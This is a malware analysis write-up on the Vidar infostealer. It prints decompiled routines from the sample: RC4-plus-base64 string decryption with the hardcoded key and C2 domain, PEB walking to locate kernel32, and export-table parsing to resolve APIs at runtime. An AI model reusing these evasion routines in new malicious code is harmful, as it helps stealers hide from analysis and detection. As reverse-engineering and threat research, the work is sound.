

# A Case of Vidar Infostealer - Part 2

Published: 2022-05-18 · Archived: 2026-04-05 18:09:08 UTC

Hi, welcome to the Part 2 of my Vidar infostealer analysis writeup. In [part 1](#) of this post, I covered detailed technical analysis of packed executable dropped by initial stager by extracting and exploring embedded shellcode which is unpacking and self-injecting final payload. This part focuses on detailed static analysis of final injected payload: unpacked Vidar infostealer, defying anti-analysis techniques employed by malware (string decryption, dynamically loading DLLs and resolving APIs), automating analysis and finally uncovering stealer's main functionality through deobfuscated/decrypted strings.

**SHA256:** [fca48ccbf3db60291b49f2290317b4919007dcc4fb943c1136eb70cf998260a5](#)

## Vidar in a Nutshell

The Vidar Stealer is popular stealer written in C++ and has been active since October 2018 and seen in numerous different campaigns. It has been utilized by the threat actors behind GandCrab to use Vidar infostealer in the process for distributing the ransomware as second stage payload, which helps increasing their profits. The family is quite flexible in its operations as it can be configured to grab specific information dynamically. It fetches its configuration from C2 server at runtime which dictates what features are activated and which information is gathered and exfiltrated from victim machine. It also downloads several benign supporting dlls (freebl3.dll, mozglue.dll, msvcp140.dll and nss3.dll) to process encrypted data from browsers such as email credentials, chat account details, web-browsing cookies, etc., compresses everything into a ZIP archive, and then exfiltrates the archive to the attackers via an HTTP POST request. Once this is done, it kills its own process and deletes downloaded DLLs, working directory contents and main executable in an attempt to wipe all evidence of its presence from the victim's machine.

## Technical Analysis

I'll start analysis by loading this executable directly in IDA to look for important strings, IDA's strings window show some interesting plaintext and base64 encoded strings stored in .rdata section

Address	Length	Type	String
.rdata:0042A004	00000005	C	--\n
.rdata:0042A00C	00000008	C	http://
.rdata:0042A014	00000005	C	POST
.rdata:0042A01C	0000002D	C	Content-Type: multipart/form-data; boundary =
.rdata:0042A04C	00000011	C	Content-Length:
.rdata:0042A060	00000005	C	http
.rdata:0042A068	00000008	C	http://
.rdata:0042A074	00000013	C	056139954853430408
.rdata:0042A088	0000000C	C	hmarkh.xyz
.rdata:0042A0A0	00000005	C	LQ==
.rdata:0042A0A8	00000011	C	KaoQpEzKsJGm8Q==
.rdata:0042A0BC	00000011	C	DboNEbQF3/+oFA=
.rdata:0042A0D0	00000051	C	CaoQpEzKRgJzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RvlqBE+g42Kng==
.rdata:0042A124	0000000D	C	GLoX6gmCFw==
.rdata:0042A134	0000000D	C	D6AGohOHQTY=
.rdata:0042A144	00000019	C	GbwOoFzTATf+y0KojtYSkaQ=
.rdata:0042A160	0000001D	C	CaoQpEzKRAm/60SwiotXjvfNlyQ==
.rdata:0042A180	00000015	C	F7JjuEDJAWWXwrnlzp8=
.rdata:0042A198	0000000D	C	HYyqBOHQTY=
.rdata:0042A1A8	00000015	C	HrwOsUDJRAu/6Eb/y8lB
.rdata:0042A1C0	00000015	C	DbwRu07VCzCuvwPgmA==
.rdata:0042A1D8	00000021	C	EbYaskbGFH+yUkrjIT07KbgPCVZg==
.rdata:0042A1FC	00000021	C	FrwEuUrGCGWu90ymjpb9B26WbgPCVcQ==
.rdata:0042A220	00000051	C	ErIRtF7GFid+qA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RvlqBE+g42Kng==
.rdata:0042A274	00000015	C	CqEMs0zUFyqsvwPgmA==
.rdata:0042A28C	00000015	C	DLoHtUjEBTe6vwPgmA==
.rdata:0042A2A4	00000011	C	HroQoEXGHX/+oFA=
.rdata:0042A2B8	0000000D	C	CJiu6gmCFw==
.rdata:0042A2C8	00000011	C	FrITpEbXXmX79g==
.rdata:0042A2DC	00000019	C	GbwWvl3VHX/+xkywhZhAzeg=
.rdata:0042A2F8	00000051	C	DroOtQmKSWjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RvlqBE+g42Kng==
.rdata:0042A34C	0000000D	C	FrXjsUWdRGct
.rdata:0042A35C	0000000D	C	WrwNtROHQTY=
.rdata:0042A36C	00000009	C	f6A,jAM=
.rdata:0042A378	00000051	C	FLYxp0bVD2XzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RvlqBE+g42Kng==
.rdata:0042A3CC	0000000D	C	E4NZ8GD3Ww==

if I quickly decode few base64 strings in Cyberchef, it results in junk data giving a clue that strings are possibly encrypted before they were base64 encoded

The screenshot shows the CyberChef interface with a 'From Base64' recipe. The input field contains two base64 strings: 'CaoQpEzKRgJzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI' and 'GbwOoFzTATf+y0KojtYSkaQ='. The output field shows the result of decoding: '⌘.hLÉDhó".èèÁ. .úÁ.ý.80!9æ.µ.|"m.%.hA,ö IuðÖÈ.2.o.-.4Àmy²D#µ.hi'.

next I'll check for encryption algorithm but KANAL fails to detect any potential algorithm for string encryption as given in figure below

```
BASE64 table :: 0002C658 :: 0042D858
  Referenced at 004268D4
CRC32 :: 000284F8 :: 004296F8
  Referenced at 00412FFC
  Referenced at 00413052
  Referenced at 0041309B
  Referenced at 004130C2
  Referenced at 004130EA
  Referenced at 00413112
  Referenced at 00413139
  Referenced at 00413161
  Referenced at 00413189
  Referenced at 004131B0
  Referenced at 004131EC
ZIP2 encryption :: 000183C8 :: 00418FC8
  The reference is above.
```

so let's start digging it statically to see how string encryption actually works in this case, for this purpose I'll double click a base64 encoded string randomly to see where it's been used by finding its Xrefs which takes us to **sub\_423050** routine

```
00423050
00423050 sub_423050 proc near
00423050
00423050 var_4= dword ptr -4
00423050
00423050 push    ebp
00423051 mov     ebp, esp
00423053 push    ecx
00423054 mov     [ebp+var_4], ecx
00423057 mov     dword_432354, offset a05613995485343 ; "056139954853430408"
00423061 push    offset aHimarkhXyz ; "himarkh.xyz"
00423066 pop     eax
00423067 nop
00423068 nop
00423069 nop
0042306A nop
0042306B add     esp, 4
0042306E mov     dword_4326D8, eax
00423073 push    offset aLq ; "LQ=="
00423078 call   sub_422F70
0042307D add     esp, 4
00423080 mov     dword_4321D0, eax
00423085 push    offset aKaoqpezksjgm8q ; "KaoQpEzKSjGm8Q=="
0042308A call   sub_422F70
0042308F add     esp, 4
00423092 mov     dword_432608, eax
00423097 push    offset aCaoqpezkrqjzqa ; "CaoQpEzKRqjzqA7oxsEfmfrF1/2dONgh0eYatRN"...
0042309C call   sub_422F70
004230A1 add     esp, 4
004230A4 mov     dword_432600, eax
004230A9 push    offset aDbontebqf30fa ; "DbontEbQF3/+oFA="
004230AE call   sub_422F70
004230B3 add     esp, 4
004230B6 mov     dword_43236C, eax
004230BB push    offset aGlox6gmcfw ; "GLoX6gmCFw=="
004230C0 call   sub_422F70
004230C5 add     esp, 4
004230C8 mov     dword_432494, eax
004230CD push    offset aD6agohohqty ; "D6AGohOHQTY="
004230D2 call   sub_422F70
004230D7 add     esp, 4
004230DA mov     dword_432694, eax
004230DF push    offset aGbwoofztatfY0k ; "GbwoofzTATf+y0KojtYSkaQ="
004230E4 call   sub_422F70
004230E9 add     esp, 4
004230EC mov     dword_432550, eax
004230F1 push    offset aCaoqpezkram60s ; "CaoQpEzKRAm/60SwiotXjvfNyQ=="
004230F6 call   sub_422F70
004230FB add     esp, 4
004230FE mov     dword_43214C, eax
```

this routine seems to be processing most of the base64 encoded strings and storing result for each processed string in a global variable, apart from first two variables which seem to be storing plaintext values for possible decryption key and domain, let's rename this routine to **wrap\_decrypt\_strings**

```

1 int sub_423050()
2 {
3     int result; // eax
4
5     dword_432354 = "056139954853430408";
6     dword_4326D8 = "himarkh.xyz";
7     dword_4321D0 = (char *)sub_422F70("LQ==");
8     dword_432608 = (char *)sub_422F70("KaoQpEzKsJgm8Q==");
9     dword_432600 = (char *)sub_422F70("CaoQpEzKR6jzqA7oxsEfmfrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
10    dword_43236C = (char *)sub_422F70("DboNtEbQF3/+oFA=");
11    dword_432494 = (char *)sub_422F70("GLoX6gmCFw==");
12    dword_432694 = (char *)sub_422F70("D6AGohOHQTY=");
13    dword_432550 = (char *)sub_422F70("GbwOoFzTATf+y0KojtYSkaQ=");
14    dword_43214C = (char *)sub_422F70("CaoQpEzKRAM/60SwiotXjvfllyQ==");
15    dword_43248C = (char *)sub_422F70("F7JjuEDJAWXWnRn1zp8=");
16    dword_4321F8 = (char *)sub_422F70("HYyq1BOHQTY=");
17    dword_43242C = (char *)sub_422F70("HrW0sUDJRAu/6Eb/y81B");
18    dword_432508 = (char *)sub_422F70("DbwRu07VCzCuvvPgmA==");
19    dword_4320A4 = (char *)sub_422F70("EbYaskbGFih+yUKrjJlT07KbgPCVZg==");
20    dword_432564 = (char *)sub_422F70("ErIRtF7GFID+qA7oxsEfmfrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
21    dword_4325C8 = (char *)sub_422F70("CqEMs0zUFyqsvvPgmA==");
22    dword_432558 = (char *)sub_422F70("FrwEuUrGCGWu90ymjP9B26WbgPCVcQ==");
23    dword_43258C = (char *)sub_422F70("DLoHtUbeEBTe6vWvPgmA==");
24    dword_432104 = (char *)sub_422F70("HroQoEXGHX/+oFA=");
25    dword_4321CC = (char *)sub_422F70("CJIu6gmCFw==");
26    dword_43215C = (char *)sub_422F70("FrITpEbXXmX79g==");
27    dword_43228C = (char *)sub_422F70("DroOtQmKSWjzqA7oxsEfmfrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
28    dword_432374 = (char *)sub_422F70("FrXjsUwDRGct");
29    dword_432310 = (char *)sub_422F70("WrWntRHOHQTY=");
30    dword_432348 = (char *)sub_422F70("FLYXp0bVD2XzqA7oxsEfmfrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
31    dword_432198 = (char *)sub_422F70("E4NZ8GD3Ww==");
32    dword_432538 = (char *)sub_422F70("GbwWv13VHX/+xkywhZhAzeg=");
33    dword_4320B8 = (char *)sub_422F70("E70QpEjLCCC6pXcQjZhfXraa3/CdONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
34    dword_4323A0 = sub_422F70("f6A/jAM=");
35    dword_4320A0 = sub_422F70("dA=");
36    dword_4322BC = sub_422F70("f6A/jAzU");
37    dword_432170 = sub_422F70("f6A=");
38    dword_432570 = sub_422F70("Gek/jHnVCyKs5E68iphT6Is=");

```

sub\_422F70 in wrap\_decrypt\_strings routine can be seen from figure above to be repetitively called with base64 strings, has been Xref'd for ~400 times, it can be assumed it is processing encrypted strings and can be renamed to decrypt\_strings for our convenience as shown in the figure below

```

1 int wrap_decrypt_strings_sub_423050()
2 {
3     int result; // eax
4
5     key = "056139954853430408";
6     domain = "himarkh.xyz";
7     dword_4321D0 = (char *)decrypt_strings_sub_422F70("LQ==");
8     dword_432608 = (char *)decrypt_strings_sub_422F70("KaoQpEzKsJgm8Q==");
9     dword_432600 = (char *)decrypt_strings_sub_422F70("CaoQpEzKR6jzqA7oxsEfmfrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
10    dword_43236C = (char *)decrypt_strings_sub_422F70("DboNtEbQF3/+oFA=");
11    dword_432494 = (char *)decrypt_strings_sub_422F70("GLoX6gmCFw==");
12    dword_432694 = (char *)decrypt_strings_sub_422F70("D6AGohOHQTY=");
13    dword_432550 = (char *)decrypt_strings_sub_422F70("GbwOoFzTATf+y0KojtYSkaQ=");
14    dword_43214C = (char *)decrypt_strings_sub_422F70("CaoQpEzKRAM/60SwiotXjvfllyQ==");
15    dword_43248C = (char *)decrypt_strings_sub_422F70("F7JjuEDJAWXWnRn1zp8=");
16    dword_4321F8 = (char *)decrypt_strings_sub_422F70("HYyq1BOHQTY=");
17    dword_43242C = (char *)decrypt_strings_sub_422F70("HrW0sUDJRAu/6Eb/y81B");
18    dword_432508 = (char *)decrypt_strings_sub_422F70("DbwRu07VCzCuvvPgmA==");
19    dword_4320A4 = (char *)decrypt_strings_sub_422F70("EbYaskbGFih+yUKrjJlT07KbgPCVZg==");
20    dword_432564 = (char *)decrypt_strings_sub_422F70("ErIRtF7GFID+qA7oxsEfmfrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
21    dword_4325C8 = (char *)decrypt_strings_sub_422F70("CqEMs0zUFyqsvvPgmA==");
22    dword_432558 = (char *)decrypt_strings_sub_422F70("FrwEuUrGCGWu90ymjP9B26WbgPCVcQ==");
23    dword_43258C = (char *)decrypt_strings_sub_422F70("DLoHtUbeEBTe6vWvPgmA==");
24    dword_432104 = (char *)decrypt_strings_sub_422F70("HroQoEXGHX/+oFA=");
25    dword_4321CC = (char *)decrypt_strings_sub_422F70("CJIu6gmCFw==");
26    dword_43215C = (char *)decrypt_strings_sub_422F70("FrITpEbXXmX79g==");
27    dword_43228C = (char *)decrypt_strings_sub_422F70("DroOtQmKSWjzqA7oxsEfmfrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
28    dword_432374 = (char *)decrypt_strings_sub_422F70("FrXjsUwDRGct");
29    dword_432310 = (char *)decrypt_strings_sub_422F70("WrWntRHOHQTY=");
30    dword_432348 = (char *)decrypt_strings_sub_422F70("FLYXp0bVD2XzqA7oxsEfmfrF1/2dONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");
31    dword_432198 = (char *)decrypt_strings_sub_422F70("E4NZ8GD3Ww==");
32    dword_432538 = (char *)decrypt_strings_sub_422F70("GbwWv13VHX/+xkywhZhAzeg=");
33    dword_4320B8 = (char *)decrypt_strings_sub_422F70("E70QpEjLCCC6pXcQjZhfXraa3/CdONghOeYatRN8r22RvgdoQSz2oE119dbLETI+8RV1qBE+g42Kng==");

```

further exploring decrypt\_strings by loading the executable in x64dbg, debugging unveils that first two calls to sub\_4011C0 routine are just copying values of key and base64 encoded encrypted string to local variables, next routine sub\_422D00 is decoding base64 string, stores decoded hex value to a local variable and returns address of this local variable

The screenshot shows a debugger window with the following components:

- Assembly View:** Shows assembly instructions. A red box highlights the instruction `CALL <6314d084d7cf461ac2be0833bed08b62.base64_>` at address `00422FDC`. Other instructions include `mov_dword_ptr ss:[ebp-10],eax`, `push eax`, `lea ecx,dword ptr ss:[ebp-C]`, `mov_dword_ptr [0],eax`, `mov ecx,dword ptr ss:[key_>`, `push ecx`, `lea ecx,dword ptr ss:[ebp-64]`, `CALL <6314d084d7cf461ac2be0833bed08b62.copy_string>`, `CALL <6314d084d7cf461ac2be0833bed08b62.free_memory>`, `lea ecx,dword ptr ss:[ebp-48]`, `push ecx`, `lea ecx,dword ptr ss:[ebp-2C]`, `CALL <6314d084d7cf461ac2be0833bed08b62.copy_val>`, `push eax`, `lea ecx,dword ptr ss:[ebp-48]`, `CALL <6314d084d7cf461ac2be0833bed08b62.rc4_decrypt>`, `add esp,C`, and `ret`.
- Memory Dump:** Shows the output of the `base64_decoded_hex_str` function. The address `0018FEC` contains the hex string `29 AA 10 A4 4C CA 4A 31 A6 F1`, which is identified as a "base64 decoded hex string".
- Registers:** The `EAX` register is highlighted in red and labeled "pointer to out buffer".
- Stack:** Shows stack frames for `base64 decoded hex string` and `base64 encoded string`.

base64 decoded hex string can also be verified in cyberchef

The screenshot shows the CyberChef web application interface with the following details:

- Recipe:**
  - From Base64:**
    - Alphabet: A-Za-z0-9+/=
    - Remove non-alphabet chars
  - To Hex:**
    - Delimiter: Space
    - Bytes per line: 0
- Input:** KaoQpEzKSjGm8Q=
- Output:** 29 aa 10 a4 4c ca 4a 31 a6 f1


later it calculates length for base64 decoded hex string and allocates buffer equivalent of that length on heap, next two calls to `sub_401330` routine are allocating two buffers on heap for key and base64 decoded hex string respectively before it proceeds to finally decrypt data using `sub_422980`, quick decompilation of code for this routine results in three well recognized RC4 loops

```
v5 = 0;
for ( i = 0; i < 256; ++i )
{
    v11[i] = i;
    v7[i] = (unsigned __int8)key_buffer[i % strlen(key_buffer)];
}

for ( j = 0; j < 256; ++j )
{
    v5 = (v7[j] + v11[j] + v5) % 256;
    i = v11[j];
    v11[j] = v11[v5];
    v11[v5] = i;
}

v9 = operator new[](strlen(str_buffer) + 1);
v6 = 0;
j = 0;
for ( i = 0; i < (signed int)strlen(str_buffer); ++i )
{
    j = (j + 1) % 256;
    v6 = (v11[j] + v6) % 256;
    v8 = v11[j];
    v11[j] = v11[v6];
    v11[v6] = v8;
    v3 = (v11[v6] + v11[j]) % 256;
    if ( v11[v3] == (unsigned __int8)str_buffer[i] )
        v9[i] = str_buffer[i];
    else
        v9[i] = LOBYTE(v11[v3]) ^ str_buffer[i];
}
v9[i] = 0;
result = v9;
*plaintext_heap_buffer = v9;
return result;
```

string decryption can be confirmed by following Cyberchef recipe



decompiled version of **decrypt\_strings** routine sums up all the steps described above

```

LPVOID __cdecl decrypt_strings_sub_422F70(void *ptr_encrypted_string)
{
    struct Concurrency::details::_CancellationTokenState *length; // ST08_4
    HANDLE heap_handle; // eax
    const char *key_buffer; // ST04_4
    const char *str_buffer; // eax
    LPVOID plaintext_str; // ST10_4
    LPVOID heap_buffer; // [esp+8h] [ebp-68h]
    char var_key; // [esp+Ch] [ebp-64h]
    int b64_decoded_hex_str; // [esp+28h] [ebp-48h]
    char b64_encoded_str; // [esp+44h] [ebp-2Ch]
    int v11; // [esp+6Ch] [ebp-4h]

    copy_string_sub_4011C0(key);
    v11 = 0;
    copy_string_sub_4011C0(ptr_encrypted_string);
    LOBYTE(v11) = 1;
    base64_decode_sub_422D00(
        (int)&b64_decoded_hex_str,
        (Concurrency::details::_CancellationTokenRegistration *)&b64_encoded_str);
    LOBYTE(v11) = 3;
    free_buffer_on_heap_sub_4012D0(&b64_encoded_str);
    length = Concurrency::details::_CancellationTokenRegistration::_GetToken((Concurrency::details::_CancellationTokenRegistration *)&b64_decoded_hex_str);
    heap_handle = GetProcessHeap();
    heap_buffer = HeapAlloc(heap_handle, 0, (SIZE_T)length);
    key_buffer = (const char *)copy_val_sub_401330(&var_key);
    str_buffer = (const char *)copy_val_sub_401330(&b64_decoded_hex_str);
    RC4_decrypt_sub_422980(str_buffer, key_buffer, &heap_buffer);
    plaintext_str = heap_buffer;
    LOBYTE(v11) = 0;
    free_buffer_on_heap_sub_4012D0(&b64_decoded_hex_str);
    v11 = -1;
    free_buffer_on_heap_sub_4012D0(&var_key);
    return plaintext_str;
}

```

once processing for `wrap_decrypt_strings` completes, it continues to process next routine from `_WinMain`, a quick overview of `sub_419700` this routine reveals that it makes extensive use of global variables which were initialized in `wrap_decrypt_strings` apart from two calls to `sub_4196D0` and `sub_4195A0` routines respectively which can further be explored by debugging


<pre> push ebp mov  ebp,esp push ecx mov  dword ptr ss:[ebp-4],0 mov  eax,dword ptr ss:[30] mov  eax,dword ptr ds:[eax+C] mov  eax,dword ptr ds:[eax+C] mov  eax,dword ptr ds:[eax] mov  eax,dword ptr ds:[eax] mov  eax,dword ptr ds:[eax+18] mov  dword ptr ss:[ebp-4],eax mov  eax,dword ptr ss:[ebp-4] mov  esp,ebp pop  ebp ret </pre>	<pre> load PEB load PEB_LDR_DATA load InLoadOrderModuleList load InLoadOrderLinks -&gt; Flink (ntdll.dll) load InLoadOrderLinks -&gt; Flink (kernel32.dll) DllBase </pre>
---	---

```

1 int sub_4196D0()
2 {
3     return *(_DWORD *) (**(_DWORD **)( *(_DWORD *) (__readfsdword(0x30u) + 0xC) + 0xC) + 0x18);
4 }

```

in the figure above, routine `sub_4196D0` is parsing PEB structure to get base address for Kernel32.dll loaded in memory by accessing `_PEB -> PEB_LDR_DATA -> InLoadOrderModuleList` structures respectively, next routine `sub_4195A0` being called is taking two parametes: 1). kernel32.dll base address 2). address of a global variable `dword_432204` (`LoadLibraryA`) in first call and `dword_432438` (`GetProcAddress`) in second call



where **sub\_4195A0** is parsing kernel32.dll's header by navigating from IMAGE\_DOS\_HEADER -> IMAGE\_NT\_HEADER -> IMAGE\_OPTIONAL\_HEADER.DATA\_DIRECTORY -> IMAGE\_EXPORT\_DIRECTORY.AddressOfNames to retrieve export name and compare it with value of API contained by input parameter value which in this case is LoadLibraryA

```
int __cdecl sub_4195A0(int DllbaseAddress, const char *string_offset)
{
    unsigned int i; // [esp+14h] [ebp-1Ch]
    _DWORD *nt_hdr; // [esp+20h] [ebp-10h]
    _DWORD *v5; // [esp+28h] [ebp-8h]

    if ( !DllbaseAddress )
        return 0;
    if ( *(_WORD *)DllbaseAddress != 0x5A4D )
        return 0;
    nt_hdr = (_DWORD *)((_DWORD *)DllbaseAddress + 0x3C) + DllbaseAddress;
    if ( *nt_hdr != 0x4550 )
        return 0;
    v5 = (_DWORD *)nt_hdr[30] + DllbaseAddress;
    for ( i = 0; i < v5[6]; ++i )
    {
        if ( !strcmp((const char *)((_DWORD *)v5[8] + DllbaseAddress + 4 * i) + DllbaseAddress, string_offset) )
            return *(_DWORD *)v5[7] + DllbaseAddress + 4 * *(unsigned __int16 *)v5[9] + DllbaseAddress + 2 * i)
                + DllbaseAddress;
    }
    return 0;
}
```

if both strings match, it returns API's address by accessing value of IMAGE\_EXPORT\_DIRECTORY.AddressOfFunctions field, resolved address is stored in  **dword\_432898** variable while second call to **sub\_4195A0** resolves GetProcAddress, stores resolved address to  **dword\_43280C** which is subsequently used to resolve rest of API functions at runtime. I wrote an IDAPython script [here](#) which is first decrypting strings from **wrap\_decrypt\_strings**, resolving APIs from **sub\_419700** routine, adding comments and giving meaningful names to global variables storing resolved APIs to properly understand code flow and its

functionality. **decrypt\_strings** routine from IDAPython script is finding key, locating ~400 base64 encoded encrypted strings, base64 decoding strings and using key to decrypt base64 decoded hex strings, adding decrypted strings as comments and renaming variables as shown in figure below

```
00423080 mov     str_W, eax
00423085 push   offset aKaoqpezksjgm8q ; system.txt      decrypted string
0042308A call   b64_RC4_decrypt
0042308F add     esp, 4
00423092 mov     str_Systemtxt, eax      renamed variable
00423097 push   offset aCaoqpezkrjzqa ; System -----
0042309C call   b64_RC4_decrypt
004230A1 add     esp, 4
004230A4 mov     str_System, eax
004230A9 push   offset aubontebqf30fa ; Windows: %s
004230AE call   b64_RC4_decrypt
004230B3 add     esp, 4
004230B6 mov     str_Windowss, eax
004230BB push   offset aGlox6gmcfw ; Bit: %s
004230C0 call   b64_RC4_decrypt
004230C5 add     esp, 4
004230C8 mov     str_Bits, eax
004230CD push   offset aD6agohohqty ; User: %s
004230D2 call   b64_RC4_decrypt
004230D7 add     esp, 4
004230DA mov     str_Users, eax
004230DF push   offset aGbwoofztatfY0k ; Computer Name: %s
004230E4 call   b64_RC4_decrypt
004230E9 add     esp, 4
004230EC mov     str_Computernames, eax
004230F1 push   offset aCaoqpezkram60s ; System Language: %s
004230F6 call   b64_RC4_decrypt
004230FB add     esp, 4
004230FE mov     str_Systemlanguages, eax
00423103 push   offset aF7jjuedjawwxwr ; Machine ID: %s
00423108 call   b64_RC4_decrypt
0042310D add     esp, 4
00423110 mov     str_Mahineids, eax
00423115 push   offset aHyyqlbohqty ; GUID: %s
0042311A call   b64_RC4_decrypt
0042311F add     esp, 4
00423122 mov     str_Guids, eax
00423127 push   offset aHrwosudjrau6eb ; Domain Name: %s
0042312C call   b64_RC4_decrypt
00423131 add     esp, 4
00423134 mov     str_Domainnames, eax
00423139 push   offset aDbwru07vczuvw ; Workgroup: %s
```

**resolve\_apis** routine from script is resolving ~100 APIs from 11 libraries from **sub\_419700** routine

```
v3 = load_kernel32dll_sub_4196D0();
if ( v3 )
{
loadlibraryA = (int (__stdcall *)(_DWORD))parse_kernel32dll_sub_4195A0(v3, str_LoadlibraryA);
getprocaddress = (int (__stdcall *)(_DWORD, _DWORD))parse_kernel32dll_sub_4195A0(v3, str_Getprocaddress);
ExitProcess = getprocaddress(v3, str_Exitprocess);
GetUserDefaultLangID = getprocaddress(v3, str_Getuserdefaultlangid);
FindFirstFileA = getprocaddress(v3, str_Findfirstfilea);
DeleteFileA = getprocaddress(v3, str_Deletetefilea);
FindNextFileA = getprocaddress(v3, str_Findnextfilea);
FindClose = getprocaddress(v3, str_Findclose);
GetSystemInfo = getprocaddress(v3, str_Getsysteminfo);
GlobalMemoryStatusEx = getprocaddress(v3, str_Globalmemorystatusex);
GetComputerNameA = getprocaddress(v3, str_Getcomputernamea);
IsWow64Process = getprocaddress(v3, str_Iswow64process);
GetCurrentProcess = getprocaddress(v3, str_Getcurrentprocess);
GetLocalTime = getprocaddress(v3, str_Getlocaltime);
GetTimeZoneInformation = getprocaddress(v3, str_Gettimezoneinformation);
GetSystemPowerStatus = getprocaddress(v3, str_Getsystempowerstatus);
GetUserDefaultLocaleName = getprocaddress(v3, str_Getuserdefaultlocalename);
WideCharToMultiByte = getprocaddress(v3, str_WidechartomultiByte);
OpenProcess = getprocaddress(v3, str_Openprocess);
CloseHandle = getprocaddress(v3, str_Closehandle);
GetCurrentProcessId = getprocaddress(v3, str_Getcurrentprocessid);
GetCurrentDirectoryA = getprocaddress(v3, str_Getcurrentdirectorya);
RemovedDirectoryA = getprocaddress(v3, str_Removedirectorya);
SetCurrentDirectoryA = getprocaddress(v3, str_Setcurrentdirectorya);
CreatedDirectoryA = getprocaddress(v3, str_Createdirectorya);
FreeLibrary = getprocaddress(v3, str_Freelibrary);
GetEnvironmentVariableA = getprocaddress(v3, str_Getenvironmentvariablea);
GetPrivateProfileSectionNamesA = getprocaddress(v3, str_Getprivateprofilesectionnamesa);
CopyFileA = getprocaddress(v3, str_Copyfilea);
SetFilePointer = getprocaddress(v3, str_Setfilepointer);
HeapAlloc = getprocaddress(v3, str_Heapalloc);
GetProcessHeap = getprocaddress(v3, str_Getprocessheap);
CreateFileA = getprocaddress(v3, str_Createfilea);
WriteFile = getprocaddress(v3, str_Writefile);
GetFileSizeEx = getprocaddress(v3, str_Getfilesizeex);
lstrcatA = getprocaddress(v3, str_Lstrcata);
Lo_alAlloc = getprocaddress(v3, str_Loalalloc);
GlobalFree = getprocaddress(v3, str_Globalfree);
